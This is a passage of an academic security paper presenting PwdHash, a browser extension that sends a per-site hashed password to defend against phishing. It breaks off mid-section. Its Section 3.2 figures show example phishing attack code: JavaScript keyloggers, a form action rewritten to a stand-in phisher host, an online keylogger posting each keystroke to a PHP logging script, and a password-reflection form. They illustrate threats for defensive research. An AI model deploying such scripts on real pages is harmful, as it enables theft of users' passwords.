

This page  
is legacy  
content.

Check out the current  
**u s e n i x**  
Web site.

**USENIX**[Home](#) • [About USENIX](#) • [Events](#) • [Membership](#) • [Publications](#) • [Students](#)

**Security '05 Paper** [[Security '05 Technical Program](#)]

# Stronger Password Authentication Using Browser Extensions

**Blake Ross**[blake@cs.stanford.edu](mailto:blake@cs.stanford.edu)**Collin Jackson**[collinj@cs.stanford.edu](mailto:collinj@cs.stanford.edu)**Nick Miyake**[nfm@cs.stanford.edu](mailto:nfm@cs.stanford.edu)**Dan Boneh**[dabo@cs.stanford.edu](mailto:dabo@cs.stanford.edu)**John C Mitchell**[jcm@cs.stanford.edu](mailto:jcm@cs.stanford.edu)

Supported by NSF through the [PORTIA project](#).

## Abstract:

We describe a browser extension, *PwdHash*, that transparently produces a different password for each site, improving web password security and defending against password phishing and other attacks. Since the browser extension applies a cryptographic hash function to a combination of the plaintext password entered by the user, data associated with the web site, and (optionally) a private salt stored on the client machine, theft of the password received at one site will not yield a password that is useful at another site. While the scheme requires *no* changes on the server side, implementing this password method securely and transparently in a web browser extension turns out to be quite difficult. We describe the challenges we faced in implementing *PwdHash* and some techniques that may be useful to anyone facing similar security issues in a browser environment.

## 1 Introduction

Although techniques such as SSL/TLS with client-side certificates [[DA99](#)] are well known in the security research community, most commercial web sites rely on a relatively weak form of password authentication: the browser simply sends a user's plaintext password to a remote web server, often using SSL. Even when used over an encrypted connection, this form of password authentication is vulnerable to attack. In *phishing scams*, an attacker sets up a web site that masquerades as a legitimate site. By

tricking a user, the phishing site obtains the user's cleartext password for the legitimate site. Phishing has proven surprisingly effective at stealing user passwords, as documented in reports from the anti-phishing working group [APW]. In *common password attacks*, hackers exploit the fact that web users often use the same password at many different sites. This allows hackers to break into a low security site that simply stores username/passwords in the clear and use the retrieved passwords at a high security site, such as a bank. This attack, which requires little work, can lead to the theft of thousands of banking passwords. While password authentication could be abandoned in favor of hardware tokens or client certificates, both options are difficult to adopt because of the cost and inconvenience of hardware tokens and the overhead of managing client certificates.

In this paper, we describe the design, user interface, and implementation of a browser extension, *PwdHash*, that strengthens web password authentication. We believe that by providing customized passwords, preferably over SSL, we can reduce the threat of password attacks with *no server changes* and *little or no change to the user experience*. Since the users who fall victim to many common attacks are technically unsophisticated, our techniques are designed to transparently provide novice users with the benefits of password practices that are otherwise only feasible for security experts. We have experimented with Internet Explorer and Mozilla Firefox implementations and report the result of initial user studies.

In essence, our password hashing method is extremely simple: rather than send the user's cleartext password to a remote site, we send a hash value derived from the user's password, *pwd*, and the site domain name. Specifically, *PwdHash* captures all user input to a password field and sends *hash(pwd,dom)* to the remote site, where *dom* is derived from the domain name of the remote site. We refer to *dom* as the salt. The hash is implemented using a Pseudo Random Function keyed by the

password, as described in Section 3. Since the hash output is tailored to meet server password requirements, the resulting hashed password is handled normally at the server; no server modifications are required. This technique deters password phishing since the password received at a phishing site is not useful at any other domain. The cryptographic hash makes it difficult to compute *hash(pwd,dom2)* from *hash(pwd,dom1)* for any domain *dom2* distinct from *dom1*. For the same reason, passwords gathered by breaking into a low security site are not useful at any other site, thus protecting financial institutions from sites with lax security (e.g. those coordinating high school reunions).

The main idea of password hashing, which is attractively simple, has been explored in previous projects (discussed in Section 8). The focus of this paper is on the implementation of password hashing as a secure and transparent extension (i.e. plug-in) to modern browsers. Password hashing is a seductively simple concept in theory that is surprisingly challenging to implement in practice, both technically and in terms of the user experience. First, password hashing alone is not a sufficient deterrent against phishing due to the considerable power afforded to web developers in modern browsers. For example, JavaScript on phishing pages could potentially intercept the user's cleartext password before it is hashed, whether it is typed in by the user or pasted from the clipboard. Since these types of interactions will also raise problems for a range of other possible browser extension projects, we expect the solutions we developed to be relevant to other browser-based projects. And second, simple ideas do not necessarily translate into simple user experiences. For example, the extension must recognize which user input to hash. If a user wishes to start using our extension, for example, she will have to visit the change-password page for her existing accounts and indicate to the extension to hash the new password she types in, but not the old. This is a new and potentially jarring step for novice users, but the extension cannot simply hash both password entries.

To summarize, our goals in the design and implementation of *PwdHash* are to strengthen password authentication using a browser extension such that: (1) we introduce little or no change to the user

experience, and (2) we require no server-side changes. Section [2](#) summarizes the main challenges we faced in building *PwdHash*, while sections [3](#) through [5](#) present solutions to these challenges. Section [6](#) discusses specifics of the Internet Explorer and Mozilla Firefox implementations and section [7](#) briefly summarizes the results of our user studies. Some forms of password hashing have been used in other systems; we survey the related work in Section [8](#).

## 2 Challenges

We begin with a description of various challenges associated with implementing password hashing in a web browser extension. Although our implementations are for Internet Explorer and Mozilla Firefox, these difficulties may arise in any contemporary browser.

- **JavaScript attacks.** How do we prevent JavaScript on a phishing page from stealing the user's cleartext password?
- **Salting.** What information do we use as the salt when hashing passwords? For example, should we use the name of the domain that will receive the form data, or should we use the domain that is hosting the login form? How do we ensure that the same salt is used for both `www.amazon.com` and `www.amazon.co.uk`?
- **Encoding.** How do we encode the hashed value to comply with the site's password requirements? Some sites require passwords to contain non-alphanumeric characters, while others reject such passwords.
- **Auto-complete.** Our extension must be compatible with the password auto-complete database and other browser features.
- **Password reset.** After the *PwdHash* extension is installed, it must help users update their passwords at websites they frequent to the hashed counterparts.
- **Roaming.** Some users are not able or permitted to install extensions at every computer they use. We must nevertheless enable these users to log in.
- **Dictionary attacks.** Phishing sites obtain a hash of the user's password that could be vulnerable to a dictionary attack. How do we reduce the effectiveness of dictionary attacks?

Conceptually, these problems fall into three categories. Salting, encoding, and dictionary attacks are implementation decisions for the password hashing function itself; JavaScript and auto-complete are examples of general problems associated with executing in the browser environment; and password reset and roaming are user experience issues. We discuss solutions to these problems by category, beginning with defenses against JavaScript attacks.

We emphasize that we are only concerned with attacks on our extension that originate on malicious phishing sites. Our extension is not designed to defend against spyware and keyboard loggers running as other browser extensions or elsewhere on the user's machine.

## 3 Isolation and the browser environment

Password hashing is computed using a Pseudo Random Function (PRF) [[GGM86](#)] as follows:

$$\text{hash}(\text{pwd}, \text{dom}) = \text{PRF}_{\text{pwd}}(\text{dom})$$

where the user's password *pwd* is used as the PRF key and the remote site's domain name *dom* or some variant is used as the input to the PRF. The hash value is then encoded as a string that satisfies the site's password encoding rules, under control of a configuration file used by the browser extension. Following standard terminology associated with password manipulation, we refer to *dom* as the hash salt.

### 3.1 An insecure straightforward implementation

Password hashing can be implemented naively inside a browser with rudimentary knowledge of HTML form components. Forms begin with a tag `<form action=URL>` that tells the browser where the form is to be submitted, and HTML password fields are tagged using `<input type="password">`. The naive browser extension listens for blur events, which fire when focus leaves a field. When the blur event occurs, the extension replaces the contents of the field with the hashed value, using the form action attribute as salt. Thus, after the user enters a password into a form, the cleartext password is replaced by a hashed version.

There are many ways that a phisher could defeat this straightforward implementation using basic JavaScript code on the phishing page. We discuss these in the next subsection.

### 3.2 Example JavaScript attacks

We describe a number of JavaScript attacks, presented in order of severity, on the straightforward implementation presented in Section [3.1](#) above. These attacks illustrate the power of browser scripting languages that our *PwdHash* extension must defend against.

- **Keyboard monitoring.** JavaScript functions can listen to keyboard events sent to the password field and record those keys in some auxiliary hidden field (Figure [1](#)). As a result, the phisher obtains the user's cleartext password.
- **Domain rewriting.** When the page is first loaded, the form action attribute can point to a proper banking site. However, when the user hits the "login" button, a JavaScript function changes the form action to point to the phishing site (Figure [2](#)). As a result, in the straightforward implementation, the browser sends the user's password hashed with the banking domain name to the phisher. The phisher thus obtains the user's banking password.
- **Mock password field.** Phishers can create a text field `<input type="text">` that behaves like a password field. For every keystroke sent to the field, a JavaScript function appends the key to some hidden field and writes an asterisk into this mock password field (Figure [3](#)). Since the field

type is *text*, the *PwdHash* browser extension leaves it unhashed. As a result, once the form is submitted, the phisher obtains the user's cleartext password. More generally, phishers can use JavaScript to confuse the user into typing a password in an insecure location, such as a text field or a popup window.

- **Online mock password field.** Even worse, the phisher can create a mock password field that sends every keystroke to the phisher just as the key is entered (Figure 4). The phisher thus obtains the password as it is typed in without having to wait until the web form is submitted.
- **Password reflection.** A web server has no way of knowing whether a form variable coming through from an external site is supposed to be a password or not; it only sees the name of the variable. A phishing page can take advantage of this fact by displaying a password field in a form that points to a victim site. The password field name on the phishing page corresponds to a non-sensitive form field at the victim site. The victim site that receives the form data will not know that the data is sensitive, and thus it may save the site-specific hashed password in a location where it can later be retrieved by the phisher. For password-protected domains that allow anonymous form submissions, such as blogs and wikis, this attack can be implemented with a simple form (Figure 5) -- users are fooled into typing their password in a non-sensitive field (wpTextbox1), which is declared to be a password field on the phishing page. The victim site, unaware that the field contains the user's password, might make the data available to anyone, including the phisher. For more secure sites, like those used in banking, JavaScript can be used to log the user in to a compromised account that is controlled by the phisher. Once the user has a valid login cookie, the hashed password can be saved somewhere on the victim site where the phisher can immediately retrieve it. This clever attack suggests that hashing the password with the name of the domain that will receive the form data can be insecure since that domain might be fooled into mishandling the hashed password.

While many other JavaScript attacks are possible, these examples are sufficient to show that securely implementing password hashing inside the browser is quite challenging given the power and flexibility of modern web applications.

```

<form>
  <input type="hidden" name="secret" value="">
  <input type="password" name="password"
    onKeyPress="this.form.secret.value +=
      String.fromCharCode(event.keyCode);">
</form>

```

---

```

<form action="http://www.bank.com/">
  <input type="password" name="password">
  <input type="submit" value="Submit"
    onClick='this.form.action="http://www.phishers.com/'>
</form>

```

---

```

<form>
  <input type="hidden" name="secret" value="">
  <input type="text" name="spoofer" onKeyPress="
    this.form.secret.value += String.fromCharCode(event.keyCode);
    event.keyCode = 183;">
</form>

```

---

```

<input type="text" name="spoofer" onKeyPress="
  (new Image()).src='keylogger.php?key=' +
  String.fromCharCode(event.keyCode) +
  '&now=' + (new Date()).getTime();
  event.keyCode = 183;">

```

On the phishing server, keylogger.php is set to:

```

<?php fputs(fopen("keylog.txt", "a+"), $_GET['key']); ?>

```

---

```

<form method='post'
action='http://en.wikipedia.org/w/index.php?title=Wikipedia:Pwd
&action=submit' enctype='multipart/form-data'>
  <input name='wpTextbox1' type='password'>
  <input type='submit' value='Submit' name='wpSave'>
</form>

```

**Figure 1:** Keyboard monitoring**Figure 2:** Domain rewriting attack**Figure 3:** Mock password field**Figure 4:** Online mock password field

**Figure 5: Password reflection attack**

## 3.3 Defenses

A number of intrusive methods can protect the user's password against malicious scripts. For example, the user can be asked to enter his password into a separate non-browser window that will do the hashing. We briefly discuss these designs in Section [3.3.5](#).

Our goal, however, is to defend against web scripting attacks *with minimal change to the user experience*. To do so, we leverage the browser extension as a protective but largely transparent intermediary between the user and the web application. Specifically, all input can be first monitored and secured by the our browser extension before the web application is aware that the user is interacting with it.

Our first observation is that we need a new mechanism by which users can notify our *PwdHash* browser extension that they are about to enter a password. *PwdHash* can then take steps to protect the password as it is being entered. There are two closely related ways to do this. We call the first method *password-prefix* and the second *password-key*. We also describe some additional defenses later in this section.

### 3.3.1 Password Prefix

"Password-prefix" is an elegantly unobtrusive mechanism to defend against the JavaScript attacks discussed in the previous section. Users are asked to prefix their passwords with a short, publicly known sequence of printable characters. *PwdHash* monitors the entire key stream and takes protective action when it detects the password-prefix sequence.

The password-prefix must be short but unlikely to appear frequently in normal text input fields. A common prefix shared among all users of the extension allows the extension to be portable without requiring any changes of settings. For internationalization, the password prefix should not be an English word at all, but something that could be easily remembered and typed. In our implementation, we chose @@, i.e. two consecutive "at" signs. Our user experiments (Section [7](#)) suggest that users are comfortable with adding a short prefix to their passwords.

With this convention, our browser extension works as follows:

- The extension has two modes: normal mode and password mode. The extension monitors all keyboard events. In normal mode, it passes all keyboard events to the page as is. A discussion of password mode follows.
- When the password-prefix (@@) is detected in the key stream, the extension switches to password mode and does the following: (1) it internally records all subsequent key presses, and (2) it replaces the user's keystrokes with a fixed sequence and passes the resulting events to the browser. More precisely, the first keystroke following the password-prefix is replaced with "A," the second with "B," and so on. (We explain the reason for the "A," "B," "C" sequence in Section [6](#). Essentially, it enables our extension to ignore editing keys like Backspace and Delete and just keep a translation table mapping these "mask" keys to real keys). This translation continues until focus leaves the password field, at which point the extension reverts back to normal mode. In other



words, all keystrokes entered following the password-prefix are hidden from the browser and from scripts running inside the browser until focus leaves the field. Hence, JavaScript keyloggers (Figure 1) cannot steal the cleartext password (although we note that the password length is revealed).

- Hashing can take place at one of two times. The first option is to replace the contents of the field with the hashed password when focus leaves the field. The second option is to trap the form submission event (called `BeforeNavigate2` in Internet Explorer) and then replace the contents of all password fields with the appropriate hashed passwords. The first option is more jarring to the user, because his password could potentially change length immediately after entering it (once it gets hashed). However, it allows the extension to work automatically at sites like yahoo.com that implement their own password hashing algorithm using JavaScript on their login pages. We provide implementations of both options.
- Finally, if the password-prefix is ever detected while focus is not on a password field, our browser extension reminds the user not to enter a password. Thus, users are protected from mock password field attacks (Figure 3) that confuse them into entering a password into an insecure location.

This password-prefix approach blocks the JavaScript attacks described in the previous section and provides a number of additional benefits:

- Legitimate web pages often collect PIN's or social security numbers via password fields. *PwdHash* will not hash the data in such fields because this data does not contain the password-prefix.
- Password reset pages often ask users to enter both the old and the new password. New *PwdHash* users must visit these pages to "change" their old passwords to the new, hashed versions. The password entered in the "current password" field should not be hashed, while the password entered (and often repeated) in the "new password" section should be hashed. The password-prefix mechanism automatically provides the right functionality, assuming the old password does not contain the password-prefix.
- The password-prefix conveniently lets users decide which passwords they want to protect using hashing and which passwords they want left as is.

### 3.3.2 Password Key

Password-key is an alternative to the password-prefix mechanism. Instead of using a printable sequence (@@) the idea is to use a dedicated keyboard key called a "password-key." Users are asked to press the password-key just before entering a password. We imagine that future keyboards might have a dedicated key marked "password," but for now we use the `F2` key, which is not currently used by Internet Explorer, Firefox, or Opera.

The semantics of the password-key inside our extension are very similar to the password-prefix. When the user presses the password-key the extension enters password mode as described previously. All subsequent keystrokes are hidden from the browser and scripts running within the browser. The extension returns to normal mode when focus leaves the field. If the password-key is pressed while focus is not in a password field, the user is warned not to enter a password.

The password-key, however, is less prone to mistake: whereas the password-prefix could appear naturally in the keystream and trigger undesired protection, password-key protection can only be initiated



in response to decisive action by the user. With respect to user experience, however, a password-key seems inferior to a password-prefix. First, novice users need to know to press the password-key when entering their password, but not to press the key when entering a PIN. While the prefix mechanism also demands a special attention to passwords, it may be easier to teach users that “all secure passwords begin with (@@)” than asking them to remember to press a certain key before entering a password. Second, upon resetting their password at a password reset page just after installing *PwdHash* users need to know to press the password-key for their new password, but not to press the key for their old password. This can be confusing.

We thus believe that password-prefix is the preferable method of triggering password protection and discuss the password-key method only for the sake of completeness. Our browser extension implements both methods.

We emphasize that neither the password-prefix nor the password-key defends against spyware and keyloggers already installed on the user's machine. Keyloggers and other competing extensions can listen to keyboard events in the same way that *PwdHash* does. One potential solution is to implement the password-prefix/password-key mechanism inside the OS kernel or in a protected Virtual Machine (VM). That is, the kernel or VM monitors user passwords and embeds secure (hashed) versions directly into outgoing HTTP requests. We leave this as a promising direction for future research.

### 3.3.3 Password traffic light

The password traffic light is an optional *PwdHash* feature that sits in a new informational toolbar in the browser window. The “light” displays green when the extension is in password mode, and red in all other cases. Thus, when focus is in an insecure location (such as a text field or a mock password field), the light is red to inform the user that their password is not being protected. This feature is very helpful for security-conscious users, and is a partial defense against focus stealing attacks discussed in Section 6.3. However, novice users are unlikely to look at the traffic light every time they enter their password. Furthermore, a sophisticated attacker may attempt to spoof the traffic light itself. As of Windows XP Service Pack 2, spoofing the traffic light is harder since scripts can no longer create pop-up windows outside of Internet Explorer's content area. Spoofing the traffic light might still be feasible by displaying a fake browser window that appears to be on top of the real browser window but is actually inside it.

### 3.3.4 Keystream monitor

A natural idea for anyone who is trying to implement web password hashing is a keystream monitor that detects unsafe user behavior. This defense would consist of a recording component and a monitor component. The recording component records all passwords that the user types while the extension is in password mode and stores a one-way hash of these passwords on disk. The monitor component monitors the entire keyboard key stream for a consecutive sequence of keystrokes that matches one of the user's passwords. If such a sequence is keyed while the extension is not in password mode, the user is alerted.

We do not use a keystream monitor in *PwdHash*, but this feature might be useful for an extension that automatically enables password mode when a password field is focused, rather than relying on the user to press the password-key or password-prefix. However, this approach suffers from several limitations. The most severe is that the keystream monitor does not defend against an *online* mock password field (Figure 4). By the time the monitor detects that a password has been entered, it is too late -- the phisher has already obtained all but the last character of the user's password. Another problem is that storing

hashes of user passwords on disk facilitates an offline password dictionary attack if the user's machine is infiltrated. However, the same is true of the browser's auto-complete password database. And finally, novice users tend to choose poor passwords that might occur naturally in the keystream, when the extension is not in password mode. Although the threat of constant warnings might encourage the user to choose unique and unusual passwords, excessive false alarms could also cause the user to disregard monitor warnings.

### 3.3.5 Alternate designs

For completeness, we note that an alternate defense against JavaScript attacks is to ask users to always enter passwords in some dedicated non-browser window [[ABM97](#)]. This would prevent the browser and any scripts running inside it from having access to the password. We do not consider this a feasible solution since it changes the user experience considerably. First, it requires the user to simultaneously enter data in different parts of the screen -- the username is typed into the browser window whereas the password is typed into some other window. Second, novice users will often neglect to use this non-browser window and will continue to type passwords inside the browser. Though steps could be taken to greatly minimize the impact of a separate window (such as by removing its border and positioning it over the password field it replaces), our design enables web users to safely enter passwords in the browser window as they currently do.

## 3.4 Auto-complete

Most web browsers have an "auto-complete" database that can securely store user passwords for various web sites. If the user instructs the browser to store a hashed password in the auto-complete database, *PwdHash* ensures that the hashed password is stored, rather than the plaintext version. On future visits to the page, the hashed password will be automatically filled in. Auto-complete can also be used with unprotected passwords in the usual way.

## 4 Salting and encoding issues

The salt that is used to hash the password should be different for different sites and resistant to spoofing, and the extension must be able to determine its value.

### 4.1 Which domain name to use?

There are two possible values for the salt: (1) the domain name of the site hosting the current page (the current domain), or (2) the domain name that will receive the form data upon form submissions (the target domain). For security reasons discussed below, we favor using the current domain name over the target domain name. A third option is to take the salt from the SSL certificate, but we present several arguments as to why this is not the best option.

#### 4.1.0.1 Salting with current site domain.

A natural choice is to use the domain of the page (or frame) where the password field is located. Thus a password field at a phishing site will be hashed with the phishing domain name, while a password field on a legitimate site will be hashed appropriately.

Password theft using phishing might still be feasible, but only if the phisher has the ability to place HTML form tags on the target site. A few websites, like blogs, do allow users to post HTML tags where they can be viewed by others, but growing awareness of cross-site scripting attacks has led most sites to sanitize user data (by removing tags and script) before displaying it back to the user.

#### 4.1.0.2 Salting with form target domain.

Using the domain name in the action attribute of the form might also seem like a reasonable salt, because it ensures that the hashed password for one site is never sent to a different site. Because the password is ultimately sent to the target page, it makes sense for the salt to be derived from the target page. Note that our browser extension would need to intercept the submitted form data, rather than just reading the form action attribute, because the attribute might be changed at any time by JavaScript on the page (Figure 2).

Unfortunately, it is not a reasonable to assume that web servers will be able identify passwords in arbitrarily-named form variables and prevent them from being stored where they can be later viewed. As a result, password reflection attacks (Figure 5) can be used by a phisher to obtain a user's site-specific hashed password.

Due to these password reflection attacks, our browser extension implements salting with the current site domain.

## 4.2 General salting complications

Some web sites span multiple domains, and the same password is used at all of these domains. If the site domain is used for hashing, a *PwdHash* password set up at `amazon.com` would not match a password set up at `amazon.co.uk`. An even worse scenario would occur if the password reset page is at a different domain from the login page. Imagine that the user resets their password at some domain *A* but the login page is at some different domain *B*. Then after password reset, the user's password is set to  $h_A = \text{hash}(pwd, A)$ . However, during login, the browser sends  $\text{hash}(pwd, B)$ , which will be rejected since it does not equal  $h_A$ .

Luckily, most sites use a consistent domain domain. Even sites that use a single sign-on solution, such as Microsoft Passport, usually have a single domain, such as `passport.net`, devoted to creating accounts and signing in. We can consider the unusual sites where this salting method does not work to be special cases (handled in Section 4.5).

We mention as a side note that sites should never use the GET method for login forms, even over SSL. Not only will the site password be displayed in cleartext in the location field of the browser, but if the user clicks on any off-site links, the password will be transmitted by the browser to the linked site ``Referer" header.

## 4.3 Salting with SSL certificates

The organization name or common name of the SSL certificate of the target web page could potentially be used as the salt. If we trust the certificate authorities, we can expect these values to be unique. Using information in the SSL certificate also has the advantage of having the same salt value for organizations that may operate on different web sites -- for example, `amazon.com` and `amazon.co.uk` are two different web sites that both use the same login data, as reflected by the fact that the organization name is the same in both SSL certificates.

Although using information in the SSL certificate as a salt is an attractive idea, this approach has several practical problems that convinced us not to use it for *PwdHash*:

- *Authenticity of certificates.* Many legitimate sites, such as those run by universities, have certificates that aren't issued by a root CA, so presumably the extension would have to give the user an option to accept such certificates. However, this opens up the possibility of a phishing attack in which the phishing site presents a self-signed certificate with the organization name of a valid organization and counts on users to manually accept the certificate.
- *Hard to replicate manually.* If a user is temporarily using a browser that does not have the extension installed and wants to manually compute the hashed password corresponding to a particular site, that user has to know whether the SSL certificate or the domain name should be used, and if the SSL certificate is to be used, the user must extract the relevant information from the SSL certificate by hand. Any mistakes in this complicated and error-prone process would lead to an unusable hashed password.
- *Selective compatibility.* Many sites run by smaller organizations that don't have an SSL certificate. For users who want to log in to such sites, the extension would have to either switch to domain-based salt or provide no protection at all.

## 4.4 Encoding

Another problem is that different sites have different restrictions on what characters can appear in a valid password. Some sites require only alphanumeric characters. Other sites require at least one non-alphanumeric character. These contradictory requirements mean that the hash value encoding algorithm must depend on the site.

One solution to this problem is to create a special case (see Section [4.5](#)) for sites that do not allow non-alphanumeric characters. This is a solution that we adopt.

A more low-maintenance solution, which we did not use, is to look at the user's password for hints as to what the valid characters are. This approach is intuitive and does not require any special interaction with the user, but it does leak a small amount of information about the user's cleartext password.

<308>>

### 4.4.0.1 Problem sites.

We conclude this section by noting that a small number of sites, such as `yahoo.com`, implement their own password hashing using JavaScript on their login pages. Since the defenses described in this section hide the password from scripts on the login page, these ad-hoc password hashing technique will fail -- the JavaScript hash will hash the random keys produced by *PwdHash* instead of hashing the actual password.

## 4.5 Special cases

The extension needs to permit users to login to sites that have unusual salting and encoding requirements. We use a configuration file to determine how *PwdHash* should handle these special cases.

The configuration file consists of a short sequence of rules where each rule has the following format:

```
<  reg-exp,  salt-rule,  encode-algorithm  >
```

For example, a rule might look like

```
<  *.com,  use-top-2,  encode-alg-1  >
```

This rule instructs *PwdHash* to hash with encoding algorithm number 1 using two top-level domains as the salt for all domains that match ```*.com"`. Thus, for `login.passport.com` the salt will be `passport.com`. The first rule in the configuration file that matches the target domain is the one used. The sample rule above is the last rule in the file.

The extension contains five hash encoding algorithms that seem to cover the range of password requirements enforced on the web. The default encoding algorithm, `encode-alg-1`, satisfies most sites. For completeness, we also provide `encode-alg-0`, which does no hashing at all (i.e. it sends the cleartext password). Other encoding algorithms satisfy other password requirements by including at least one upper case, one lower case, and one numeric character, by including one non-alphanumeric character, and so on.

The configuration file needs to be updated on a regular basis so that it can handle new websites that are created after *PwdHash* is initially downloaded or existing websites that change their policies about what constitutes an acceptable password. The file should be signed by a trusted authority to prevent tampering, because compromise of the configuration file would result in a complete loss of security. If an attacker were to insert a rule that matched everything as the first rule with `encode-alg-0` as the encoding value, he would cause the extension to send all passwords in the clear, effectively disabling it. Advanced users can manually update their own config file if desired.

For completeness, we note that any attacker who can modify arbitrary files or memory on the user's system can modify the config file. This attack is similar to an `/etc/hosts` file hijacking attack where new domain mappings are inserted at the beginning of the computer's `/etc/hosts` file. However, both of these attacks fall outside of our attack model, which is that the attacker controls the content of a remote web server, not the local computer.

## 4.6 Dictionary attacks

*PwdHash* ensures that phishing sites only learn a hash of the user's password. Since *PwdHash* uses a well known hash function, the phishing site could attempt an offline dictionary attack to obtain the user's cleartext password. Since dictionary attacks succeed 15-20% of the time [Wu99], this is a potential weakness. There are two standard defenses against dictionary attacks:

- **Slow hash function.** This solution, already implemented in UNIX, increases the computing resources needed to mount a dictionary attack. Extreme versions of this solution, using ultra-slow hash functions, are proposed in [[PM99,HWF05](#)]. *PwdHash* is an ideal application for slow hash functions.
- **Short secret salt.** This idea, often called pepper [[Hel97](#)], is difficult to use on the web without changing the server. To use a secret-salt, our extension would have to make multiple login attempts with the user's password. However, the extension often cannot tell whether a particular login request succeeded or failed. Furthermore, web sites often lock up after several failed login attempts (to prevent online dictionary attacks).

Another defense against dictionary attacks, which we have implemented, is an optional feature we call the *global password*. The user can specify a global password that is incorporated into the salt of all hashes that the extension yields. Thus, in order to mount a dictionary attack, a phisher has to guess both the user's web password and her global extension password. This will likely make a dictionary attack infeasible. The difficulty in using this feature is that the user needs to set the same global extension password on any *PwdHash* computer she uses.

We also mention that a complete solution to dictionary attacks can be achieved by using password-based authenticated key exchange protocols (e.g. [[BM92,BPR00](#)]). These are 2- or 3-round protocols designed for authentication using a low entropy password. However, implementing these protocols requires changes to both the browser and server and they are therefore difficult to deploy.

## 5 User interface and usability issues

### 5.1 Password reset after extension install

Once a user installs the *PwdHash* extension, he will not fully benefit from its protection until he manually resets his password at every site where he has an account. This process can be done gradually over time; there is no need to update all web accounts at once. Some users may wish to use *PwdHash* only for newly created accounts. At each site where *PwdHash* is used, the new password will be set to the hash of the user's password using that site's domain name as the salt.

Using the password-key mechanism (Section [3.3.2](#)), the password reset process would present a serious hurdle for users. Some sites reset a user's password by sending an email with the new password. The user is then expected to enter the password from the email *as is*. The problem is that if the user uses the password key to protect the emailed password, the resulting hash will be rejected by the site because it will not match the password sent in the email. A similar problem occurs at sites that ask the user to enter the current password when requesting a password change. If the password-key is pressed, the extension replaces the current password with an (incorrect) hashed version, and so the password change request is rejected.

The password-prefix solution (Section [3.3.1](#)) greatly simplifies this process of changing existing passwords, and it also facilitates the entry of non-password data into a password field. Only passwords that were set up using *PwdHash* will start with the password-prefix. A PIN number, credit card number, social security number, etc. will obviously not start with the prefix, so there's no chance that the extension will mistakenly try to hash it. To set up a *PwdHash* password for an existing account, the users go through the normal password reset process, and the only thing they need to know is that if they have




an opportunity to choose a password, they should choose one that starts with the password-prefix. In particular, users do not need to know which fields should be hashed.

## 5.2 Roaming

Some end users, such as brokers and clerks, do not have the privileges necessary to install *PwdHash* on their desktops. Similarly, users cannot install *PwdHash* at an internet café or on a friend's computer. Still, we need to provide the means for them to compute their hashed passwords.

We address this problem by providing a web page that generates hashed passwords. See Figure 6. The user is asked to enter both the domain name where he wants to login and his password. JavaScript on the page computes the password hash and stores the result in the the clipboard. The user can then paste the hashed password into the desired password field. This process takes place entirely on the user's machine; the user's cleartext password is never sent on the network.



**Site Domain**

**Site Password**

**Hashed Password**

[Switch to Advanced View](#)

**Figure 6:** Remote hashing

Another solution for roaming users is a JavaScript bookmark, or "bookmarklet," which injects script into the current page when the user clicks it. Bookmarklets can simulate the experience of having *PwdHash* installed, and are implemented in password generators like [Wol] and [Zar]. Although Mozilla Firefox does not have a limitation on bookmarklet size, Internet Explorer 6.0 limits bookmarklets to 508 characters, which is not enough space to include the full hashing algorithm. One workaround is to use a short bookmarklet that downloads the full script from a remote server and injects it into the current page.

These solutions for roaming do not provide the full protection and convenience of *PwdHash*, so they should be used only if the browser extension cannot be installed. The remote hashing web site and downloaded bookmarklet script present a significant security vulnerability if they are modified by an attacker, so they should be retrieved only from highly trusted servers over a secure connection. Of course, if *PwdHash* becomes popular enough to be installed in most common browsers, there would be



no need to use this remote hashing facility.

## 5.3 Password Updates

For completeness, we note when using *PwdHash*, a user can change her password at a given site without changing her password at other sites. In fact, the recommended method for using *PwdHash* is to choose a small number of strong, distinct passwords, one for every security level (e.g. one password for all financial sites, one password for all news sites, etc). The *PwdHash* extension ensures that a break-in at one financial site will not expose the user's password at all other banks.

# 6 Implementations for current browsers

## 6.1 Internet Explorer

We implemented our prototype as a Browser Helper Object for Internet Explorer. The extension registers three new objects: an entry in the Tools menu (to access extension options), an optional new toolbar (the "traffic light"), and the password protection service itself.

Internet Explorer support COM event sinks that enable Browser Helper Objects to react to website events. We use these sinks to detect focus entering and leaving password fields, drag and drop events, paste events and double click events. The DHTML event model used by Internet Explorer allows page elements to react to these events before they "bubble" up to the extension at the top level. Since our extension must handle keystroke events before scripts on the page, we intercept keystrokes using a low-level Windows keyboard hook.

When the password-key or password-prefix is detected, the browser extension determines whether the active element is a password field. If it is not a password field, the user is warned that it is not safe to enter his password. If it is a password field, the extension intercepts all keystrokes of printable characters until the focus leaves the field. The keystrokes are canceled and replaced with simulated keystrokes corresponding to the "mask" characters. The first mask character is "A," then "B," and so on. The extension maintains a translation table for each of these password fields, mapping mask characters back to the original keystrokes. This method allows the user to backspace and delete characters at arbitrary positions within the password field without confusing the extension.

For the Internet Explorer version of the extension, we leave the masked characters in the field until the user submits the form, then we intercept the submission event with a `BeforeNavigate2` handler. Internet Explorer does not allow extensions to edit the form data in `BeforeNavigate2` directly. Rather, we must cancel the original `Navigate2` event and fire a new, modified one. The extension includes a data structure to detect which `Navigate2` events were fired by the extension, and which ones were fired as a result of user action, so that it does not attempt to translate the form data more than once and get stuck in a loop.

## 6.2 Mozilla Firefox

We also implemented our prototype as an extension to the Mozilla Firefox browser. This version has a slightly different user interface; it adds a lock icon to the password fields to indicate when protection is

